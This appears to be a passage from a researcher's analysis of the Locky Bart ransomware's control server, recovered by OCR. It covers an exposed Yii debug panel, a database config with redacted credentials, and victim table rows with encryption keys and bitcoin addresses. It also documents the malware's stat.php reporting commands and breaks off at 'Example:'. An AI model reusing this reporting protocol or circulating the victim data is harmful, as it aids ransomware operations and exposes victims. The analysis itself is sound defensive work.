
#	Time			
1	11:34:19.2			
2	11:34:19.2			
3	11:34:19.261	trace	yii\base\Application::bootstrap	Bootstrap with yii\debug\Module::bootstrap()
4	11:34:19.263	trace	yii\base\Module::getModule	Loading module: gii
5	11:34:19.264	trace	yii\base\Application::bootstrap	Bootstrap with yii\gii\Module::bootstrap()
6	11:34:19.268	trace	yii\web\UrlManager::parseRequest	No matching URL rules. Using default URL parsing logic.
7	11:34:19.268	trace	yii\web\Application::handleRequest	Route requested: ''
8	11:34:19.277	trace	yii\base\Controller::runAction	Route to run: site/index
9	11:34:19.288	trace	yii\base\InlineAction::runWithParams	Running action: app\controllers\SiteController::actionIndex()
10	11:34:19.294	trace	yii\base\View::renderFile	Rendering view file: D:\xampp\htdocs\yii2-app-basic\views\site\index.php D:\xampp\htdocs\yii2-app-basic\controllers\SiteController.php (52)
11	11:34:19.294	trace	yii\base\View::renderFile	Rendering view file: D:\xampp\htdocs\yii2-app-basic\views\layouts\main.php D:\xampp\htdocs\yii2-app-basic\controllers\SiteController.php (52)

TheYii debug panel that contained extensive information about the configuration server.

Access to this control panel revealed:

- Every configuration setting for all the software running on the server such as PHP, Bootstrap, Javascript, Apache (if used), Nginx (If used), ZIP, and more.
- Every request that was made to the server including their request information, header information, body, timestamp, and where they originated.
- Logs that showed every error, trace, and debug item.
- All the automated email functions.
- MYSQL Monitoring that showed every statement made and its return.


Locky Bart stores information in a MYSQL database. The credentials to the MYSQL server reside in a “Config” PHP file in the “Common” folder of the site. An example path looks like the following: */srv/common/config/main-local.php*



```php
<?php
return [
    'components' => [
        'db' => [
            'class' => 'yii\db\Connection',
            'dsn' => 'mysql:host=localhost;dbname=loki',
            'username' => '[redacted]',
            'password' => '[redacted]',
            'charset' => 'utf8',
        ],
        'mailer' => [
            'class' => 'yii\swiftmailer\Mailer',
            'viewPath' => '@common/mail',
            // send all mails to a file by default. You have to set
            // 'useFileTransport' to false and configure a transport
            // for the mailer to send real emails.
            'useFileTransport' => true,
        ],
    ],
];
```

The contents of Locky Bart's server MYSQL config file


The information contained in the MYSQL database consists of the victims Unique IDentifier, the encryption key, BitCoin Address, Paid Status, and Timestamps.



	uuid	pkey	btc_address	done	dt_first	dt_last
te	A+1nwhA3QSEwDLCetlypaz2fjMszn0tv8LpXBkFG7gPddw==	JBAOmu4kwWqclZ4aiyV/MWr0hnlgZKH/7Geh/49RM5M=	158YnbFsTnpMftaRKhSn19oa9aaLiTJMHn	0	2016-08-14 20:19:53	2016-08-14 20:19:53
te	A+5+qQXqGQbFhLUFXUklm97MVb/qd+QjXL0ZKWXGzdt3IA==	wiNwemnpancUmyzLeAPWCGhhNI0z4kftxyGRWvt4ItY=	1BdUuHN4G9jW4AfYMkXMfxYBPWLhPcgc7	0	2016-08-20 06:58:34	2016-08-20 06:58:34
te	A+GEJnZwvmKlHh3OM1FBMZ0wO1qAKDE1IPEtS0BTMt55sQ==	gOQ53/flnHXsXnTBxQ+EnE5bcjJ8oylwc8rPZe+va/M=	1AmTUYoj3q94A1AdWhL1chwsPJNXpMT8KH	0	2016-08-24 00:56:59	2016-08-24 00:56:59
te	A+S4tkJLgoAUZdr0DoGePddNUyrMW/0tCUXnkkI13lmXaw==	AGeoajCWWT3xX3m17Nk7rgPG+B2vCOOHc10+/amhU0Q=	1DtZcDBu357qRDCsNFK19Fxt51yiQZ5VtQ	0	2016-08-10 01:51:09	2016-08-10 01:51:09
te	A0flIqvqcakvOMtP7YZD76Ed16Je9J8a3XzrXtlbAYfwSA==	KuYrKp9AvDY9rP0ua9jayG5q5d0KxjGEFqH5rrUjTmM=	1DP3WTCZaW4eEZDVTGQM6TJzZ85BVEvgof	0	2016-08-16 16:15:36	2016-08-16 16:15:36
te	A2vy6aA+gCD9yefvejTzkYi7I++I9EhaNXrVImsHuJakJg==	HVpan2QeBByNCG7J2kEyTun9pLoK2768z6AejddQJt0=	1MHY3jVUrmJmsfHpTqxnakAJhSPhccPR5A	0	2016-08-24 05:52:59	2016-08-24 05:52:59
te	A38RgV5EcLXtZmxWAv7VBimdXuHAydwFY4Qe2A+qdrJRZw==	jT+7KQ0WrXxSVxZZFHSTLDtoEb5kPu+X4avcgXq1brI=	1PUEAokyRzuJkgafqhMGDsBN9Y2HUACTvk	0	2016-08-24 04:09:29	2016-08-24 04:09:29
te	A3D6u0qtskSkkIfayMeMCuv/py98NvYuudAz/zWwpkB+dQ==	mpQVmHrORUgFzQQwATduyb5pPHIH9UU3lr4GIlmY+0E=	1CZ73PK7Ypg6i6ym2KQXPWEDtJpXXL72jP	0	2016-08-10 05:59:13	2016-08-10 05:59:13
te	A3Y3SQ+t2Xq36ByFjE3k/m1vjC6RvLJ5UQsWvqjti8FoxA==3	f4YbwZJd5T3Fk9HtHS6/BwMhaKUuiSD4klXM/Svo25s=	191MSBd7h2RzDPgFZinTuRaMP6Uu5QMy63	0	2016-08-08 22:20:31	2016-08-08 22:20:31
te	A46x+FpvNzi6NNBQiCEZGXpQhsQZtQdjRNQ1mRTt6eRGdw==	XcY4UJSMDuLzwcBbReTiwr54FTc07nJ6hH0u+RVjB6k=	19hSaz9u25UZ7RPjMziEHjKek6E8DojaYN	0	2016-08-19 00:22:40	2016-08-19 00:22:40
te	A4DWHHv59RKGW8cVDu+XY/xDtSd6GUqFH70Fm+NQOBnfxg==	XxULtWQfGZDhdXTySRTkrdJJalMDLExlbG1VsZhCdol=	19dSd1gqgsjrR1b2r5JYnnysDG76C4xPjH	0	2016-08-08 15:42:42	2016-08-08 15:42:42
te	A5hSZrifyJK2yGnD+hn3XsTrXZKL2nJwiCIR6S70mharUA==	dQGwuUlDT0nzLSfMGVWEFRfSaBPDSn4gDJY2TtqjDEo=	1LiUj4PVkNwQTovsm7Mtr2YejixMNH5xQz	0	2016-08-19 17:36:25	2016-08-19 17:36:25
te	A5oKydZJ9bqUqWrZ8XSXps4vKM/JH1C3zNEFh/PzYKrUBg==	x/AjOoJ9xohC1a0T5TtVLxCdn+y7Z+eiqBYVsKPlbkw=	1FDuZSNV7G8ALkonkc3d675sZTesk6nEkx	0	2016-08-24 05:40:50	2016-08-24 05:40:50
te	A6u4wFcDFytpDvIdBq8tMIG3xGKushPHca0sILcMnpOwCg==	g6VV/guOfMEfUwna/2szzQKr3A1LonUlsiqsRf/vRGw=	1Aic1zVcUmQ5Lqa4XWi16ngCzNyN8UhWmX	0	2016-08-09 03:31:18	2016-08-09 03:31:18
te	A77kGlsUm/z9kOKBHP9xzutxU4yoEbhsrkF2+Ckrdf7+Bw==	yOoeOdQp64BxfoLizi14HKVN+Rw+jN4JPTpzSocmiPM=	1KqHqSVRgrPMPBHdBCzHUf5nQg9bcfHAZa	0	2016-08-09 00:47:19	2016-08-09 00:47:19
te	A7K42ONWC7SpzhTT8j9qlS5dnhfg5U7skS1jV222MJhSvQ==	X7Dunc9uiJJdE08et+wK8UT/ZcDr6B1iJtRWV37+F4I=	1MWRiKdj7cMTSvWwuyoii34WmES64NA81c	0	2016-08-09 11:01:46	2016-08-09 11:01:46
te	A7IDRTCRSACzHu/THvuhlHKH8PHYdRS7jj7/TwG00YwlLw==	WUefrUAO3hcskz9iSH7f4cM8FpiZv9nlvx8dLVbpotc=	1NZnSEo3wSnZ3o6C1g62u6uqT3GfGdLhoy	0	2016-08-08 16:40:43	2016-08-08 16:40:43
te	A87xJvDLC6mh48jOY3D2IUWWTj3Pa6ZrGiQmOpLpKKWbhQ==	q8Gt4xL5vfwjIVPlyrOVcn5YQ21R9wpJo+H5WiXIUR8=	1FNYMDkUXJvUuAXDmVpJCKUZLib4H6ueEk	0	2016-08-10 20:31:51	2016-08-10 20:31:51
te	A8zK0Xt8gbSLPDd16YIl5a9GG/n485k47zU8KzlzLqiilw==	X+PS4F4Iz2VUeOH5gelVCBvWGw2OP+6gysJj+W5NEXM=	1AoU6dfRsaJ6GJZ8dH8tG3DtayBufzg386	0	2016-08-08 16:19:00	2016-08-08 16:19:00
te	A9ukWWhAvQP27OP81G0CteZQfsWIONqqBgunw7AIuuQ7wQ==	gxFcW27hKKTASVqhNlUDAlnxUy1qsu+hpoExFp3U430=	1C9E2akmHX1g1qwDQK9T4jSr4MJmG1REQd	0	2016-08-10 07:58:45	2016-08-10 07:58:45
te	A9VDyDjOlYDnzWdmp/huyk10JqU8tUJw4MAQf8k4N0XHZA==	/iC3lJEOw9tf5gVn4EjwMs9wSFfz4qwmltNkpVvgGWE=	1pgoEsrfyYUy2Wn1XP7J2FqchT8Caz5Zd	0	2016-08-18 16:36:25	2016-08-18 16:36:25
te	AivPuUJ+daTkyBVh8SZ2VTxwEZk8yKz77d5y2jX0lpAoDQ==	RzQn3GQSffD9kZX10siJAucHvcbFCcZkYx7Evn4jTp8=	17EuK3aW8Tj34tCGTGDgHQeNCpSef9pnWT	0	2016-08-13 05:10:31	2016-08-13 05:10:31
te	Aj5An9m8S7aD5kY9D0qa5ywNKTsm0CgiMlrsRaYkJTNdmg==4	raWlCHhyakOA6qvkCZLGrxPzhNAf8o8ihdmaD68ysJE=	19VAj2MGw4Rkgr9eidK2YXLuoHuzUzofjz	0	2016-08-08 20:52:53	2016-08-08 20:52:53
te	Ak9NPp6BTC4JGRbGCbflzy3vM/dCoFisqodtPZrPvJN8fA==	8KVUwsbLtUSwMEMgbLTl9Bmil+z4QhSQjha7mjQckEA=	1HNudV1sWEFoYNfkyefg6LM82UVGJByXB1	0	2016-08-23 11:38:06	2016-08-23 11:38:06


A small part of the table holding the ransomware information in the database.

The Locky Bart server also contains a second database that contains further information on the victims of the ransomware.



	id	uuid	cmd	cfc	efc	ofc	ffc	enetfc	rs	dall	dused	ss	isBig10	isBig30	isBig60	isBig100	os	lang	dt
□ Edit Copy Delete	431	E1F973598236AD07	fs	0	3254	0	393	0	0	0	0	0	0	0	0	0			2016-08-08 14:55:53
□ Edit Copy Delete	432	E13A3B3FD64EA8F3	fs	0	2220	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:55:56
□ Edit Copy Delete	433	39B77360426F53B	di	0	0	0	0	0	0	5835	7584	0	0	0	0	0			2016-08-08 14:57:15
□ Edit Copy Delete	434	39B77360426F53B	os	0	0	0	0	0	0	0	0	0	0	0	0	0	6.1 build7601 x64	US	2016-08-08 14:57:15
□ Edit Copy Delete	435	39B77360426F53B	fs	0	68	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:57:18
□ Edit Copy Delete	436	39B77360426F53B	enst	68	68	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:57:18
□ Edit Copy Delete	437	6CFD736334EFF60A	fs	0	2671	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:57:36
□ Edit Copy Delete	438	8D9F736321B3358D	fs	0	3642	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:58:26
□ Edit Copy Delete	439	9B1F73636EEFE2C	os	0	0	0	0	0	0	0	0	0	0	0	0	0	6.1 build7601 x32	FR	2016-08-08 14:58:47
□ Edit Copy Delete	440	9B1F73636EEFE2C	di	0	0	0	0	0	0	6161	5897	0	0	0	0	0			2016-08-08 14:58:47
□ Edit Copy Delete	441	9B1F73636EEFE2C	enst	12	11	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:58:50
□ Edit Copy Delete	442	9B1F73636EEFE2C	ennetst	0	0	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:58:53
□ Edit Copy Delete	443	D2057363A1BCD4B6	os	0	0	0	0	0	0	0	0	0	0	0	0	0	5.1 build2600 x32	ES	2016-08-08 14:58:54
□ Edit Copy Delete	444	D2057363A1BCD4B6	di	0	0	0	0	0	0	2130	3028	0	0	0	0	0			2016-08-08 14:58:54
□ Edit Copy Delete	445	D2057363A1BCD4B6	enst	17	16	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:58:56
□ Edit Copy Delete	446	9B1F73636EEFE2C	flst	0	0	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:58:58
□ Edit Copy Delete	447	DD2B7358D6369F1D	di	0	0	0	0	0	0	1289	1103	0	0	0	0	0			2016-08-08 14:58:59
□ Edit Copy Delete	448	DD2B7358D6369F1D	os	0	0	0	0	0	0	0	0	0	0	0	0	0	5.1 build2600 x32	US	2016-08-08 14:58:59
□ Edit Copy Delete	449	D2057363A1BCD4B6	ennetst	0	0	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:58:59
□ Edit Copy Delete	450	6D3A73603541DAF8	di	0	0	0	0	0	0	1595	873	0	0	0	0	0			2016-08-08 14:59:00
□ Edit Copy Delete	451	6D3A73603541DAF8	os	0	0	0	0	0	0	0	0	0	0	0	0	0	6.1 build7600 x32	US	2016-08-08 14:59:00
□ Edit Copy Delete	452	DD2B7358D6369F1D	enst	84	83	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:59:01
□ Edit Copy Delete	453	D2057363A1BCD4B6	flst	0	0	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:59:02
dit Copy Delete	454	6D3A73603541DAF8	enst	16	15	0	0	0	0	0	0	0	0	0	0	0			2016-08-08 14:59:03


Locky Bart ransomware's "Stats" table example.



```
stat.php? id = <id> & cmd = <command> [other options]

commands
1. cmd = enst (local files)
& Cfc = <current number of local files> & efc = <current number of encrypted files> & ofc = <number of files in the opened folder> & ffc = <number of encryption errors>

2. cmd = ennetst (network files)
& Cfc = <current number of network file> & efc = <current number of encrypted network files> & ofc = <number of files in network folders> & ffc = <number of encryption errors in network folders>

<At least>
3. cmd = flst (flash drives)
& Cfc = <current number of files on a flash drive> & efc = <current number of encrypted files on flash drives> & ffc = <number of encryption errors in a flash drive folders>

4. cmd = di (state disk is full, every 15 minutes)
& Dall = <volume of all local drives in megbaytah> & dused = <load local disks>

<At least>
5. cmd = gf (received command of the machine reboot)
without parameters

6. cmd = ps (CPU)
& Ss = <average CPU time for all time> & isBig10 = <0,1> & isBig30 = <0,1> & isBig60 = <0,1> & isBig100 = <0,1>

7. cmd = fs (work finalized)
& Rs = <0,1,2 - reason 0 - all the files are encrypted, 1 - output timeout, 2 - emergency exit pipe fell off> & efc = <number of local files encrypted>
& Enetfc = <number of network files encrypted> & ffc = <number of encryption errors>


isBig10 - whether there was a jump of 10 seconds loading at least 80%
isBig30 - whether there was a jump of 30 seconds loading at least 80%
isBig60 - whether there was a jump of 60 seconds loading at least 80%
isBig100 - whether leap seconds 100 downloads at least 80%

Example:
